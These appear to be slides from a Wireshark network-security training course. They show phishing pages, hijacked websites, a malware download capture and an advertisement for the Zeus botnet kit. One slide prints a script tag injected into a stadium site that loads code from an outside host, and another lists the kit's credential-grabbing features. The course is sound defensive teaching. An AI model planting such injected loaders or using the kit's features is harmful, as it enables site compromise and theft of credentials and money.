Over 7552.530048 megabytes (and counting) free storage.

Sign in with your Google Account

Username: [redacted]

Password:

☑ Stay signed in

Sign in

Can't access your account?

2. VictimID is hardcoded in html

New to Gmail? It's free and easy.

Create an account »

About Gmail New features!

Some links are en_KR (Google in English for Korea)

2010 and text

©2010 Google - Gmail - Organizations - Gmail Blog - Terms - Help

http://www.google.com/intl/en_KR/mobile/mail/#utm_source=en_KR-cpp-g4mc-gmhp&utm_medium=cpp&utm_campaign=en_KR

Wrong password alert (JS pop up)

Less spam
Keep unwanted messages out of your inbox with Google's innovative technology.

Mobile access
Read Gmail on your mobile phone by pointing your phone's web browser to http://gmail.com/app. Learn more

Sign in with your Google Account

Username: JDoe

Password:

☑ Stay signed in

Sign in

Can't access your account?

[JavaScript Application]

Enter your password

OK

It's free and easy.

an account »

About Gmail New features!

Real Gmail login page (ServiceLoginAuth.htm)

Gmail by Google

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Icons & text

Lots of space
Over 7552.535524 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Gmail on your mobile phone. Learn more

Latest News from Gmail

Advanced sign-in security for your Google ac

(Cross-posted from the Google Blog)Has any

email account and inadvertently sent spam—

Follow us:

Sign in with your Google Account

Username:

ex: pat@example.com

Password:

☑ Stay signed in

Sign in

Can't access your account?

New to Gmail? It's free and easy.

Create an account »

About Gmail New features!

All links are for Google USA

2011and text

© 201 Gmail for Work - Terms & Privacy - Help

http://www.google.com/mobile/landing/mail.html#utm_source=gmailhpp

Wrong password alert (red text)

Sign in with your Google Account

Username: JDoe

ex: pat@example.com

Password:


The username or password you entered is incorrect. [?]

☑ Stay signed in

Sign in

Can't access your account?

Web-Based Hijack Exploit: I



Bank of India - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://www.bankofindia.com/home/startpage.asp
बैंक ऑफ इंडिया
Bank of India
Relationships beyond banking
Home
Contact Us
Sitemap
Product Query
Knowledge Portal for Staff
हिंदी
FAQ
Tender
Interest Rates
Card Products
Bank of India Online Services
Remittance from USA

```
www.bankofindia.com/home/startpage.asp ->

---
MM_reloadPage(true);
//-->
</SCRIPT>
<BODY onLoad="return openWindow();" BGCOLOR="#ffffff" TEXT="#000000" L
VLINK="#cc3366"
```

ALERT!

Your computer's clock may be inaccurate

Click the button below to update your system with the latest version of ClockSync. After installation your clock will be synchronized to the correct time automatically.

OK

By clicking OK, you are accepting the terms of the License Agreement. ClockSync and WeatherCast are supported by the Save! WhenUSearch Toolbar, free software that displays coupons and contextual offers.

Basic Options

- Spyware Protection ● ON ○ OFF
- Pop-up Protection ○ ON ● OFF
- SITEguard™ ● ON ○ OFF

Quick Settings

- ☑ Display SZ icon in System Tray
- ☑ Show splash screen
- ☑ Enable sound alarms
- ☐ Automatically download updates


System Status

Product Version:	5.0.1.5
Enforcer Engine:	5.0.1.5
Definition Set:	5.0.1.1
Last Scan:	5/29/2007
Last Update:	5/29/2007

Quick Tools


Web-Based Hijack Exploit: 2

Malicious Code Encoded:



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[redacted]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```

How it Works:




Landing Site
(1) Client visits the landing site
(2) Redirect to get the exploit
Victim
(3) Redirect to get the exploit
Hop Point
n redirection steps
(4) Download the Malware executable
Malware Distribution Site
Kaspersky Lab

Real World Event – Zeus Bot Network

#sf21veu

- Zeus is a do-it-yourself kit that allows the creation of custom malware with a point and click interface
- In October 2010, a Zeus-bot network owned by "Kristina Svechinskaya" struck numerous major financial institutions principally in the U.S. and UK
  - Compromised accounts experienced a transaction "fee" of $0.99 (USD) during a 30-minute period
  - Cost is estimated to be in excess of $12.5 million (USD)
    - $3 million dollars from American banks and $9.5 million from UK banks


Sample Malware Download



No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
1	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.000000	0.000000	TCP	62	1051 > 80 [SYN] Seq=3862586801 Win=6
2	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.219794	0.219794	TCP	62	80 > 1051 [SYN, ACK] Seq=4069722703
3	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.221962	0.002168	TCP	60	1051 > 80 [ACK] Seq=3862586802 Ack=4
4	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.223935	0.001973	HTTP	219	GET /ribbn.tar HTTP/1.1
5	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.444535	0.220600	TCP	54	80 > 1051 [ACK] Seq=4069722704 Ack=3
6	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449296	0.004761	TCP	1426	[TCP segment of a reassembled PDU]
7	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449819	0.000523	TCP	1426	[TCP segment of a reassembled PDU]
8	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.451005	0.001186	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
9	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.675966	0.224961	TCP	1426	[TCP segment of a reassembled PDU]
10	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.676292	0.000326	TCP	1426	[TCP segment of a reassembled PDU]
11	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.677088	0.000796	TCP	1426	[TCP segment of a reassembled PDU]
12	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.677937	0.000849	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
13	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.856904	0.178967	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
14	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.902107	0.045203	TCP	1426	[TCP segment of a reassembled PDU]

This example contains a copy of the “Ribbon Worm” designed to install a remote back-door access point into the client machine

“Kits” For Sale....



Selling Zeus 1.3.0.0 with FF module - Page 1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Selling Zeus 1.3.0.0 with FF module - ...
BiSHOP`
Privileged
RATS
Posts: 216
The facts you need — fast
Zeus Botnet
FOR
DUMMIES
QUICK REFERENCE
A Quick Reference for the Rest of Us!

Hi everyone,


I am selling Zeus 1.3.0.0

TRUSTED MEMBERS ONLY

[Version 1.3.0.0, 20.11.2009]
[*] Interception WinApi by splicing.
[+] Be fully operational in Windows Vista / 7.
[*] Temporarily disable hidden files Trojan.
[*] Removed TAN-grabber.
[-] Fixed duplicate records in nspr4.dll.
[*] Grabbed certificates are now written with the name grabbed_dd_mm_yyy.pfx, and password in UTF-8.
[*] Team getcerts, obtained certificates only from MY-store, and not from all. Since obtaining certificates from all hranilish not make sense.
[*] Changed behavior grabber certificates.
[*] Rewrote FTP/POP3 sniffer, ulucheshno detection logins, made support for IPv6-addresses.
[*] Rewrote the interception of keyboard input, fixed method of working with international characters to.
[-] Corrected a bug in HTTP-fakie, which could lead to deadlock.

Price: $700 USD

Payment Methods:
PayPal (3-5 day wait)
Liberty Reserve (2 day wait)
Western Union (No wait)



No One is Safe…

HOHOHO, ihr stubenhockenden Computer-Kids!
OK, versuch mal Username "santa" und Passwort "hohoho" auf den üblichen Plattformen ...
SVENNER'10
www.svenner.de

A Final Example…

Pay Attention or You're Just Wasting Time

Questions ?

Instructor Contact Information

Phill Shade: phill.shade@gmail.com

LinkedIn: Phill “Sherlock” Shade

Merlion’s Keep Consulting: merlions.keep@gmail.com

International: info@cybersecurityinstitute.eu

Merlion’s Keep Consulting & Training

Packets Never Lie

Where do I go From Here? - Continuing Your Wireshark Education

Wireshark Core Curriculum Network Troubleshooting and Analysis Classes

Wireshark 0 – TCP/IP Networking Fundamentals Using Wireshark

Wireshark 1 - TCP/IP Troubleshooting & Network Optimization with Wireshark

Wireshark 2 – Masterclass - Advanced Network & Security Analysis

Wireshark Advanced Curriculum and Specialty Analysis Classes

Wireshark 3 – Network Forensics Analysis

Wireshark 4 – Mobile Device Forensics Analysis

Wireshark 5 - Cloud & Internet of Things (IoT) Network Analysis

Wireshark 6 - VoIP Advanced Network Analysis

Wireshark 7 - WiFi Advanced Network Analysis

Wireshark 8 – SCADA & ICS Network Analysis

Wireshark 9 – Wireshark Command Line Tools

Wireshark WCNA Bootcamp

CSI CYBERSECURITY INSTITUTE

Merlions Keep Consulting

WIRESHARK UNIVERSITY

SCOS

Thank You !